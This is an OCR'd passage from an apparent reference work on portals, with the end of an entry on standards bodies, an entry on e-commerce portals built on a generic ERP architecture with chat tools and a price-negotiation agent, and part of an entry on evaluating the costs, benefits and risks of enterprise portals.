Standards Developing Organization (SDO): A recognised body with a formal mandate to set standards (e.g., ISO, ITU).

Standards Setting Body (SSB): An entity that is setting standards—either an SDO or an industry consortium.

ENDNOTES

1 Original equipment manufacturers.

2 Information and communication technology.

3 Small and medium-sized enterprises.

4 The relations between OEMs and their suppliers are expected to change dramatically in the future, though (see Gerst and Bunduchi (2004).

5 This term typically refers to the "formal" bodies (e.g., the International Organization for Standardization (ISO) and the International
Telecommunication Union (ITU) at the global level, the European Telecommunications Standards Institute (ETSI) at the European level, and
the various national bodies, such as the American National Standards Institute (ANSI), or Standards Australia).

6 It should be noted, however, that references to standards in EU Directives, for example, well may give them quasi-regulatory status.

7 This term will be used to denote both formal bodies and standards consortia.

8 Please note that this figure shows neither all relevant SSBs, nor all links that exist between individual SSBs (which may change over time anyway).

9 See Jakobs (2006) for a more detailed discussion.

10 Adapted from Updegrove (2004).

11 For a slightly different view see Sherif (2003) and Jakobs (2002).

12 For a more elaborate discussion of these issues see Jakobs et al. (2005b).

13 For example, HP and Sun each are involved in around 150+ SSBs (Updegrove, 2003).

14 See also ICTSB (2005).

15 For a more in-depth discussion see No-Rest (2005).

E-Commerce Portals

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INTRODUCTION

Today, the business community has realized the portal solution as an opportunity to develop and maintain integrated and personalized environments for e-commerce. Based on the natural behavior of an individual portal, portals have been categorized into business-to-consumer (B2C) portals, content management system (CMS) portals and business-to-business (B2B) portals in this article. While the role of individual portals is different from each other the ultimate objective, however, is to deliver e-commerce and manageable e-commerce solutions via portal technology.

Enterprise resources planning (ERP) is a cross-functional enterprise system that serves as a framework to integrate and automate business processes such as manufacturing, distribution, accounting, finance, logistics, and human resources. ERP provides significant efficiency and improvement in the company's business process. Few ERPs integrated with communication modules support closer collaborative workspace for business professionals. The leading vendors for ERP software are SAP, Baan, J. D. Edwards, Oracle, and PeopleSoft. The most popular product is SAP R/3, developed by a German firm and its newer Web-based variant mySAP.com, which allows its users to work via the World Wide Web (Larsen, 2000; Perez, Hantush, & Matzke, 1999). SAP R/3 is a client/server system employing a common, integrated database with shared application modules; it handles both TCP/IP and SNA communication protocols (Lee & Martin, 2001; Lee & Whang, 2001). Many ERP vendors are moving existing desktop solutions to Web portal solutions due to the rapid advancements in Internet technology and telecommunications. However, there are still many problems needing to be solved. In particular, most ERP systems are "one-size-fits-all," which results the lack of customization from the existing applications.

This article introduces an e-commerce portal that utilizes the generic multimedia ERP (GMM ERP) architecture. There are several significant differences between GMM ERP and traditional transaction systems. First, the traditional system is integrated through a common set of definitions and predefined schema in database. Second, modules are tightly coupled and integrated in the system. The main advantage of the GMM ERP provides a complete customization that supports wide-range of business needs. In addition, the portal is loosely coupled and integrated with sophisticated communication modules. The major advantages of such e-commerce portal are the adaptability and extensibility of the data structure. By utilizing the approach of generic database, the e-commerce portal allows complete customization of the database schema. For instance, the current approach is to create a predefined data structure or schema before the database can be used for storage. In other words, the application is restricted to operate in a confined static or fixed data structure environment, and the user is not able to store other additional non-predefined attributes information. However, the generic multimedia ERP can be adapted to support significant changes in trading relationships and alteration of data structure. The e-commerce portal is user-friendly, efficient, and cost effective.

This article starts with the introduction of the three main portals: business-to-consumer portals, content management system portals and business-to-business portals. After that, the article is focused on the generic multimedia ERP architecture that achieves adaptability, extensibility, and reusability in the system. Next, it provides further information on the database connection layers that support the generic multimedia data model. Then, it introduces the integrated communication modules that support interactions and collaboration among users in the e-commerce environment. Finally, this article will discuss the role of a negotiation agent in e-commerce portals and conclude with several advantages of the e-commerce portals.

E-COMMERCE PORTALS

The business community has envisioned portal solutions as an opportunity to develop and maintain integrated, personalized environments for e-commerce. Based on the natural behavior of individual portal, portals have been categorized into business-to-consumer portals, content management system portals and business-to-business portals in this article.

Business-to-Consumer Portal

A business-to-consumer portal should consist of the following portlets:

- Products browsing
- Information pages browsing
- Shopping cart portlet
- Tell a friend
- News subscription
- Mailing list
- Negotiation agent

The attributes information of products is alterable with the unique generic data structure. The information pages are creatable and editable via the WYSIWYG editor, which provides great benefits for users without skills of Web programming. These portlets are managed via the CMS portals.

Content Management System Portal

A Content Management System portal should include the following modules:

- Category management
- Product management
- Web contents / pages presentation management
- Customer management
- Subscription management
- Mailing list campaign
- Order / transaction management

This portal provides the user a full control over the content, description and cosmetic appearance of the online store. The attributes are fully customized with the generic data structure. The generic architecture will be explained in the section Generic Multimedia ERP Architecture.

Business-to-Business Portal

The business-to-business portal is an additional portal and can be activated if a B2B relationship exists in the company. The B2B portal provides an advanced infrastructure and complicated functionality that supports a range of B2B activities such as:

- Wholesale customers management
- Supplier management
- Wholesale customer online login management
- Shipping / purchase order / order receive management
- Stock inventory / product faulty management
- Reserve/ invoicing system
- Payment transaction tracking
- Credit notes management
- Login account management
- Retails shop account management
- Customized reports such as profit and loss, outstanding delivery
- Calendar and communication module

These modules should be integrated in the B2B portal and designed with supply chain concept and workflow. In the next section, this article will explain the technique of generic multimedia ERP architecture that achieves adaptability, extensibility and reusability of data structure.

GENERIC MULTIMEDIA ERP ARCHITECTURE

In the application, there are two types of data input and output models in the product data management (PDM) and workflow management system (WfMS) (Kearney, 2002). These two models provide the best performance in information exchange and workflow coordination in the portal application.

The PDM is used to control access to documented versions of product designs, which include the traditional single data record, such as product details or company contact details. It plays an important role in the storage and access of data and documents throughout the process. Conversely, WfMS allows managers to coordinate and schedule the activities of business processes to optimize the flow of information between partners and resources. It is used to coordinate the more complex and repeatable work processes of production. Based on these two models, the application is developed with data input and data retrieval interfaces for accessing logistic information online.

The PDM is an ideal model to control product and contact information that involve two different types of database structure design: one entry of table storage and multiple entries of table storage. The “one entry of table storage” satisfies the table schema that has a one-to-one relation with other tables, and the purpose of this table is to store and access records. However, the multiple entries of table storage, when one table has been normalized by 3-N rules, results in splitting into a one-to-many relationship with another table. For instance, one invoice will have multiple purchase item details, which establish a one-to-many relationship within the entry.

The WfMS category is concerned with time-related tasks, which can handle any re-structuring, such as roles and responsibilities of parties in the supply chain logistic route. The system can automatically detect time conflicts in the existing route. When the administrator arranges for a workflow (Lang & Burnett, 2000), which may require member

A, the system will check for the availability of member A, and wait for guarantee from member A about the delivery in real time. If resource conflicts are identified the system will inform the user about the next best option.

In conclusion, the data models are classified into two categories, the product data management (PDM) and the workflow management system (WfMS). The PDM is a kind of simple data storage and retrieval model, which allows the user to access one single item quickly. A typical example is the customer record in a company system, which always stores the customer's contact details. In the database structure design point of view, it only requires the user to access one single table in database. However, the WfMS allows control of the routing of work throughout the business process. It is done based on the user input describing the flow, the decisions, the exceptions, and the resource to be used. The co-ordination involves passing tasks to participants in correct sequence, and ensuring all complete their task successfully. In short, the WfMS may involve multiple tables connections.

The objective is to provide the flexibility of data medium and adaptability of the presentation interface. Today's business system requires that the database structures be adaptable, extensible, and reusable, in order to enhance the value of the business. The three-layered generic database structure in the system design structure is the solution for this. The physical database layer is the lowest layer in the architecture, followed by the database structure layer and finally the database connection layer. The physical layer is responsible for handling traditional storage medium such as RDBM database and XML (Lang & Burnett, 2000) files.

The middle layer, database structure layer, contains objects that are responsible for managing the table schema in the database. All high level queries are passed and organized by the run-time objects in this layer. These queries are broken down into simple standard SQL access or storage operation and passed to the physical layer for execution. The upper layer, database connection layer maintains the connection between the system program and the database. This architecture allows the replacement of alternative storage medium in the physical layer with minimum effort. In addition, it allows flexibility and instant modification of the database scheme structure. This design breaks through the traditional static database schema and achieves the aim of flexibility in database structure. Figure 1 shows the three-layered design of the generic architecture.

COLLABORATION BETWEEN E-COMMERCE PORTALS


Communication and collaboration are one of the most important modules regardless the nature of applications. The great potential of internet technologies according to collaborative group work and consultation can still be explored for maximizing use of any applications. Thus the e-commerce portals are developed with additional modules that support communication and collaboration among users, and this additional feature achieves significant improvements in the entire application.

The entire synchronous interactive application that includes:

- E-chat module with synchronized group Web browsing control
- Electronic whiteboard
- Note taker

The e-chat module is written entirely with core Java and Java applet. The applet has to be compatible with Java 1.1.5 so as to work with Microsoft's default Java VM plug-in for Internet Explorer. The objective of this design is to

Figure 1. Three-layered design



ensure that the applet can be run from the most common Web browser (i.e., Internet Explorer or Netscape Communicator). The online chat system is designed to be easily extendible and configurable no matter what sort of system it is deployed on, with minimal dependencies. The server includes a multithreaded object class, which spawns threads when clients connect through the Java applet embedded in the dynamic html page. A maximum client limit is imposed to hinder denial of service attacks. This design enables the server to handle multiple clients without heavy demand on the system.

The client's Java applet is designed to run from any Web browsers. It is designed in a highly object-oriented behavior, with the separation between the design patterns in the back-end functions and the front-end graphical user interface. In addition, the client and server communicate via TCP socket, which provides reliability and error correction in the network environment. Every session is saved in the database sys-tem. The users may, at a later stage, view the session information and the chat contents in each session. Users can review any previous online chat discussion at any time. In the chat module, the system also provides a file transfer function. This function allows active user in chat session to send file to other user in the same session. In most existing systems, users can only exchange files through email. Thus, any user without email is not able to communicate with other users. This shows that this toolkit has provided another alternative way for users to communicate in a much efficient way.

In order to further improve the communication between users in the online environments, the idea of having the electronic whiteboard is implemented in the portal. The whiteboard allows users to perform drawing on the Internet. They can share ideas, communicate in a graphic ways. They can enter text; draw lines, rectangles, scribbling, and ovals of any color. The whiteboard is designed to have the option of saving the drawing and opening previously saved drawings or other standard image files. Again, this greatly improves the communication and collaborative group work between the users. This component is similar to the e-chat module, it is implemented purely in Java, and thus users can operate from the standard Web browser on any platform.

Synchronized group Web browsing is the next feature communication tool in the toolkit. With the combination of chat and synchronized Web browsing, users can be notified automatically when anyone joins or leaves the session. The system is just like a virtual marketplace and the users in the same session can interact with each other. In addition, users can direct active users' browsers to designated page by setting the URL address. Unlike other solutions, by utilizing Java technology this module can be directly integrated with the Webs without any additional effort.

NEGOTIATION AGENT


The negotiation agent represents an important role in the e-commerce worlds because it can bring an enormous variety of benefits into the world of e-commerce when applied correctly. Researchers' awareness of this issue has resulted in many systems that combined the two concepts, with an even greater range of projects being developed in order to further explore the potential of agent programming in e-commerce. Maes and Guttman (Eriksson, Finne, & Janson, 1996) discuss the different online retail systems with agent programming, how they were applied and what benefits were achieved through this by comparing a variety of commercial and research systems. The Bargain Finder was the agent created by the Anderson Consulting along with the Lifestyle Finder and Backseat Browser applications. This provided merchant comparison shopping functionality to consumers. For instance, potential clients were able to enter the description of a required item and the agent performed a search throughout the marketplace and found the item with the lowest vendor price. This seemed to succeed initially, but soon there was a realization that the price comparison did not satisfy the customers completely. Other transaction and delivery services were also considered. Anderson Consulting also provided other agent based services including the Lifestyle Finder where intelligent agents were trying to identify worldwide customers with their preferences and interests and the BackSeat Browser which helped with customer browsing by suggesting similar product sites.

The negotiation agent in the e-commerce portal is an intelligent software entity that will negotiate prices with customers. The company can obtain the best price, or at least a lowest acceptable price through these agent negotiations, for if a potential consumer, disarrayed by a current price, negotiates a better deal with the system, eventually closing a purchase transaction. This is a sale that normally would not have occurred if it were not for the Agents interaction.

The negotiation agent selling characteristic types are set to methodical and opportunistic, based on the research from GENA System Agent (Lim & Yu, 2001). The e-commerce portals implement a different agent, using GENA as a framework for development. The negotiation agent communicates with real clients instead of other agents. The e-commerce portals attempt to implement a system emulating real life shopping experiences as closely as possible. Therefore, purchasing and negotiation should reflect the same transaction at the local supermarket or auction house. Instead of depending on the agent to negotiate, clients become involved in the negotiation process themselves. The e-commerce portals attempts to implement the agent in a way that the client, at no stage, feels like they are talking to a system, instead, the feeling should be one of normal human interaction. In order to achieve this, the Agent besides returning the counter offer, also returns a meaningful message to the buyer.

One of the features of the negotiation agent is to give an extra discount on purchasing large quantities of a single product. Initially, the agent is designed to give extra reductions in price based on large purchased quantities of products. However, it is decided to restrict these negotiations to only a single item and the reduction will be applied during the transaction if large numbers of quantity are purchased. The reason behind this was because a client could use this as a security leak to gain advantages from the negotiation agent. For example, if a client tries to negotiate the price of a product with a large quantity selected. In the first design, the agent might give a high reduction on final price since large quantity has been purchased. However, the client can still change the quantity of each product in the shopping cart. Thus, if the user changes the quantity from one thousand (for example) to only one item, the previous reduction should not happen. In this case, the client could obtain a lower price and only purchase one item. As such, it placed the special reduction module on large purchased quantities at the final step of the shopping transaction. This is the final stage when the client decides to buy the selected products in the shopping cart. Figure 2 shows the data flow diagrams of the negotiation agent.

Figure 2. Data flow diagrams of the negotiation agent



CONCLUSION

In a society that not only expects, but rather demands, high quality in all areas of information technology, the e-commerce domain is experiencing an extraordinary influx of new process and design innovations. Enabling the administrating organization to monitor, supply and serve the consumer in every imaginable scenario. From the moment a prospective client enters an e-commerce site, to the moment they exit, after purchasing or not, sites are becoming smarter by analyzing the movement and selections made by consumers to better serve the next client entering the store. Previously, however, these high-end, dynamic, and adaptive sites were only available to the large corporation willing to inject the required resources, such as time, money, and manpower, to develop such an application. The lack of a simple, yet extremely effective e-commerce application builder in the marketplace, for the SME and MNE alike, has led to the development of the e-commerce portals.

In this article, the e-commerce portals are introduced with its unique approach to integrate the B2C and B2B into one e-commerce portal and provide advanced CMS to configure and manage the portlets. By utilizing XML in the schema, it achieves the adaptability, extensibility, and reusability of database structure in the e-commerce system. In addition, the portals also provide communication channel between portal users. Furthermore, another major difference from other portal is the implementation of a negotiation agent. Last, the Web portal with the centralize system management, resulting in more efficient and less complicated data management.

REFERENCES

Perez, M., Hantush, T., Matzke, B. (1999). *The Sap R/3 system on the internet*. Reading, MA: Addison-Wesley.

Larsen, C. (2000). Fusing of e-business and ERP. *SAP America*. Retrieved from http://www.sap.com/

Lee, H. L., & Whang, S. (2001). *E-business and supply chain integration*. Stanford Global Supply Chain Management Forum (SGSCMF-W2-2001).

Lee, H. L., & Martin, C. (2001). *Supply chain confidence*. Global Trade Management, Vastera, Inc.

Kearney, P. (2002). *Integrating a.i. planning techniques in workflow management system*. Elsevier.

Lang, K., & Burnett, M. (2000). XML, metadata and efficient knowledge discovery. *Knowledge-Based Systems*, *13*(5), 321-331.

Eriksson, J., Finne, N., & Janson, S. (1996). *Information and interaction in MarketSpace and their implementation in Prolog*. Paper presented at The First Workshop on Logic Programming Tools for Internet Applications), ICLP '96.

Lim, C., & Yu, M. (2001). *UNSW thesis: E-commerce applications.* Computer Science and Engineering, University of New South Wales.

KEY TERMS

Business to Business (B2B): The exchange of services, information and/or products from one business to another.

Business-to-Business Portal: This is an additional portal if a B2B relationship exists in the e-commerce portal. A B2B portal provides access for B2B customers to do online ordering, check order status, payment status, and product information. A B2B portal also provides functions for users to manage their relationship with suppliers, their purchase orders, tracking of shipment/orders, customer orders, customer payment, bank reconciliation, and inventory management, which support the entire supply-chain for a B2B model relationship.

Business to Consumer (B2C): The exchange of services, information and/or products from a business to a consumer.

Business-to-Consumer Portal: This portal provides a set of standard portlets in an e-commerce Web site. Portlets include Web site front section, product section, search engine section, contact page, shopping cart, recommendation section, and payment section. Users can customize these portlets and also create additional portlets via the CMS portals. This B2C portal also include a set of e-marketing sections such as tell-a friend portlet, news, or mailing list portlets, and bookmark us portlets.

Content Management System (CMS): Software that enables one to add and/or manipulate content on a Web site.

Content Management System (CMS) Portal: This portal is the authoring tools for customizing B2C, CMS and B2B portals. It allows the complete customization of data structure and layout presentation in B2C. By utilizing the XML, the portals allow the user to customize the product's data schema. In addition, the user can modify or create additional static portlets via WYSIWYG editor. Each portlets are defined with its own title and meta fields to improve the search capability. This portal enables the administrator of the site to gain full control over the content, description, and cosmetic appearance of their online B2C store.

Electronic Commerce (E-Commerce): Electronic commerce can be between two businesses transmitting funds, goods, services and/or data or between a business and a customer.

Enterprise Resource Planning (ERP): A business management system that integrates all facets of the business, including planning, manufacturing, sales, and marketing.

Negotiation Agent: Agent receives a selling task and negotiates and interacts with clients.

Portals: A portal is defined as a single, integrated point of access to information, applications and people.

Economical Aspects when Deploying Enterprise Portals

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INTRODUCTION

Enterprise portals have become the backbone for the integration of a large number of different applications, content, and services (Smith, 2004). Nowadays, electronic business can hardly be imagined without the use of these portals as central entry points. At the same time, companies become more and more aware that portal projects are complex, time- and cost-consuming, with a high risk of failing. Costs and benefits to build up and operate an enterprise portal have to be weighed up in a systematic manner, including make-or-buy decisions with regard to packaged portal platforms vs. open source developments, individually developed vs. purchased standard portal components (Hazra, 2002).

However, often clear figures describing the economic impact of portal solutions are missing. Furthermore, there is still uncertainty which methods are suitable, at which stage of the implementation process they have to be used, how they have to be adapted and customized, and which preconditions have to be set in order to assess the economic impact of enterprise portals. In addition, enterprise portals can be deployed across a broad range of industries and application areas, thus enabling the implementation of such different portals like knowledge portals, employee portals, ERP portals, collaborative portals, process portals, and partner portals. All these types of portals need a specific and individual approach to evaluate the economic impact.

The goal of this article is to contribute to the decision of how to analyse and evaluate the economic impact when deploying large enterprise portals. For that purpose, we present a framework that can be applied by carrying out the following steps: At first, important preconditions and assumptions concerning the portal solution have to be collected. Then, key factors, derived from the results of the previous step, can be identified. Finally, these factors have to be evaluated and, if possible, quantified and measured. Consequently, these steps have to be embedded in the development process of the portal solution. We describe a procedure model, based on the stages of the PDCA-approach (plan, do, check, act), which can be used to carry out a structured analysis taking into account the whole life cycle of the deployed portal solution.

As foundation of the framework, we provide a classification, where measurable key factors of portal costs, benefits, and risks are collected and structured (according to the main portal types B2E, B2B, and B2C). In particular, qualitative factors play an important role in portal projects. Even though these factors are hard to measure, they are urgently needed to draw a complete picture of the profitability of a portal project. Based on this classification, existing methods to measure the economic impact are reviewed and assigned to the corresponding items of the classification.

PDCA: AN APPROACH TO MANAGE THE ECONOMICAL IMPACT OF PORTAL PROJECTS


Originally, the PDCA is used to systematically implement changes as well as improvements and therefore, especially suitable for the deployment of portals, as portal projects tend to influence and often change many internal and external processes. The PDCA is based on the common practice of identifying and testing hypotheses, resulting in measures to correct the initial assumptions. The procedure can be carried out in multiple cycles, ensuring a continuous improvement of the economical analysis (Bushell, 1992). Hierholzer (2000) is using the PDCA-process to manage and implement process improvements with regard to benchmarking.

Plan Phase

The first step in the PDCA approach contains the business case, the identification of categories with regard to benefits, costs, and risk, as well as the identification of performance indicators and target values. In addition, methods to evaluate the identified benefits, costs, and risks, as well as options for flexibility are determined, which can be relevant for project management later on.

In portal projects, the business case intends to set requirements and details the upcoming investment, taking into account a rough analysis of effects on the value adding and the technical description of the planned investment. In

Figure 1. PDCA-approach



order to make a final decision on the project start, costs, benefits, and risks have to be identified and transferred into measurable performance indicators. Similar to the analysis of costs of IT investments using the well-known method of total cost of ownership (TCO) (Elsener, 2005; Wild & Herges, 2000), cost, benefit, and risk categories have to be split up into more detailed categories; finally defining atomic items, where concrete values can be assigned. The resulting framework can be used as a checklist to support the identification of appropriate categories and to assign specific analysis methods.

There are many possible performance indicators, for example, ROI, NPV, payback period, and so forth. However, during the implementation of portals, often benefits are realized that are difficult to measure in quantitative values. This is the main reason why it is suggested to additionally consider qualitative performance indicators used in for example, balanced score card (BSC), employee life-time value (ELTV), and customer life-time value (CLTV).

The next step is to define target values as basis for analysing progress and deviations. As soon as all indicators are determined appropriate, evaluation methods have to be selected. Often, this procedure is already contained in many popular methods, such as TCO, real cost of ownership (RCO), total value of ownership (TVO), total economic impact (TEI), and rapid economic justification (REJ) (Amberg & Okujava, 2005 provide a short overview of these methods). The choice of the valuation methods and the scope of the valuation are dependent on the stage of the portal's development life cycle. Furthermore, the analysis of flexibility options can outline possible options for action. Possibilities to manage the IT project can be identified and corresponding effects assessed. With these, guidance companies get the opportunity to react upon internal and external influences and adapt the project procedure accordingly.

Do Phase

The *do* phase is the core phase of the economic evaluation. All results are collected in a report, which is an important part of the business case and serves as basis for the investment decision.

The report is seen as a reference to evaluate upcoming IT investments, building the starting point for the evaluation and the systematic management of IT investments. It contains the business case and categories of benefits, costs, and risks, together with their corresponding evaluation methods. Furthermore, the report supports a project controlling, by collecting performance indicators together with their target values in a transparent way. In addition, it contains possible scenarios and flexibility options. The report is accomplished by an executive summary containing a description for the best solution, its economic impact together with the main pros and cons for this solution.

Check Phase

The goal of the check phase is to control the progress of the project, the achievement and control of goals and, if necessary, modifications of the business case.

In order to identify differences already in early stages, many authors demand a continuous monitoring of performance indicators (Deming, 2000; Kütz, 2003). There are different comparison methods: As typical,, savings need a certain amount of time until they become effective, the com-

Table 1. Typical cost categories in portal projects

Initial Costs	Examples	Operating Costs	Examples
Hardware	-Portal server -Database server -Web server -Network infrastructure -Installation and deployment	Hardware	-Operation and maintenance -Upgrades -Leasing costs
Software	-Infrastructure (server operating system, security, management, database, etc.)	Software	-Maintenance and support -Updates -Licence costs -Further development and modifications
	-Development of portal software (portlets, applications) -Programming and development environment -Licence costs -Implementing and design		
Manpower	-Strategy and project planning -Portal development -System administration	Manpower	-Portal development -System administration -Portal support
Training	-Developer -End user (employees) -Customers	Training	-Developer - End user (employees) -Customers
Others	-Consultancy	Others	-Consultancy -Portal marketing

parison over time providing a suitable basis for monitoring the project process. The comparison of objects is focussing on projects neglecting other organizational-wide influencing factors (e.g., market changes), whereas a comparison using target figures is useful to control the level of goal achievement of the IT project. In addition, benchmarking using external data from other organisations might be useful to assess the impact and finally manage the investment.

Corrections with regard to the basic options defined in the business case align both the economical analysis and the project management to real-life expectations. In case these corrections are not sufficient, business goals have to be aligned (Collins, 2001, 2003).

Act Phase

The act phase is responsible for actively managing the project, taking into account identified deviations from the check phase. These deviations can particularly result from modifications in the environment of an organisation. Corresponding corrections are normally carried out by project management. In case these measurements seem not to be sufficient, the business case has to be corrected. Possible deviations may result from planning, execution, or controlling errors. In order to solve typical planning problems, budget and resources can be reallocated or, even the project can be stopped.

ECONOMIC CATEGORIES OF ENTERPRISE PORTALS

In this article we present the cost, benefit, and risk categories typically associated with portal deployment, based on reviewed literature (Collins, 2001, 2003; Firestone, 2003; Kastel, 2003; Kütz, 2003; Mangold, 2004; Pietsch, 2003; Pisello, 2001; Ramos, 2002; Sullivan, 2003) and case studies (CapGeminiErnst&Young, 2003; Gurzki & Özcan, 2003; MetaGroup, 2003; Techconsult, 2004).

Portal Costs

The identification of portal costs is relatively easy. According to the reviewed literature and case studies, we distinguish between the following types of costs that all categories of portals have in common (Table 1).

Portal Benefits

Much harder than the identification of costs is the identification of portal benefits. As all portal benefits are finally dependent on the content, the structure, and the specific use of the enterprise portal, often, only the most important drivers of benefits are considered (Kütz, 2003). The following tables outline the different potential benefits of B2E and B2C

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Table 2. Directly quantifiable benefits of B2E and B2C portals

Directly Quantifiable	Portal Type	Examples
Cost savings	B2E/B2C	-Material (postage, print, and paper costs) -Software -Training -Hardware -Administration and support -Other resources

Table 3. Benefits of B2E portals that are hard to quantify

Heavily/Not Quantifiable	Portal Type	Examples
Process improvements	B2E / B2C	-Process speed-up -Process quality -Reaction time improvement -Information quality -Employee qualification/Employee productivity -Efficiency increase -Lower error rate
Employee-related effects	B2E/(B2C)	-Support at work -Motivation/Employee satisfaction -Information supply -Employee turnover rate/absence from work -Loyalty -Cooperation potentials -Communication between enterprise and employees -Mobility/Flexibility
Time savings	B2E/B2C	-Automated standard processes -Reduction of reaction time
Customer-related effects	B2C	-Customer satisfaction -Information supply -Information quality -Customer service quality -Loyalty
Sales increase	B2C	-Improved advertising effects -Increased market penetration -Innovation -Improved image -Cross-/Up-Selling -Value added effects

portals found in the scientific literature and case studies. We distinguish between directly quantifiable benefits and benefits that are hard or not at all measurable.

When looking at benefits of B2C portals that are hard to quantify, we found out that these benefits are similar to those of B2E portals. Also, in the case of B2C portals, employee-related effects can be identified, but surely not to the same extent as in the case of B2E portals (Table 3).

Portal Risks

Identifying risks and acting accordingly are important prerequisites for a successful portal project, as the occurrence of a risk may cause costs, endanger the achievement of objectives, or even lead to the project break down (Collins, 2003; Pisello, 2001). As the amount of risk is increasing with project scope and complexity, the professional management of risk factors

Table 4. Risk factors of B2E and B2C portals

Risks	Examples
General project risks	-Vague objectives -Improper project scope definition -False interpretation of customer (end user) needs
Personnel risks	-Insufficient project management
Financial risks	-Low budget -Budget cutting
Deadline risks	-Failure to meet deadlines
Acceptance risks	-Risk of low acceptance rate by customers (end users)
Technology risks	-Compatibility problems -Problems with legacy systems -Interface problems

Table 5. Methods for analysing benefits

Benefit Category	I	Q	M	Approach/Method
Cost savings	+	+	+	Activity-based costing
Process improvements	+	+/-	+/-	Scoring models, balanced scorecard, activity-based costing, real options
Employee related effects	+	+/-	+/-	
Customer-related effects	+	+/-	+/-	
Time savings	+	+/-	+/-	Scoring models, balanced scorecard, activity-based costing
Sales increase	+	+/-	+/-	Scoring models, balanced scorecard, real options
I = Identification / Q = Quantification / M = Quantification in monetary values				

is often crucial for the success of the portal. By considering the consequences and the probability of each risk, it should be possible to determine the importance of key risks. Here, it is important to involve risk management during the project planning phase and throughout the whole project life cycle (Collins, 2003; Ramos, 2002). Table 5 shows typical risk factors when planning a B2E or B2C portal.

SELECTION OF METHODS

Based on the identified categories of costs, benefits, and risks, methods to measure these factors have to be selected and applied.

Methods for Analysing Costs

The total cost of ownership (TCO), developed by the Gartner Group, is commonly used for analysing costs. TCO offers help when identifying and measuring the cost effects related to the IT system (Wild & Herges, 2000), by providing a monetary performance indicator that is able to make a statement about the costs of an IT system during a predefined period of time.

Methods for Analysing Benefits

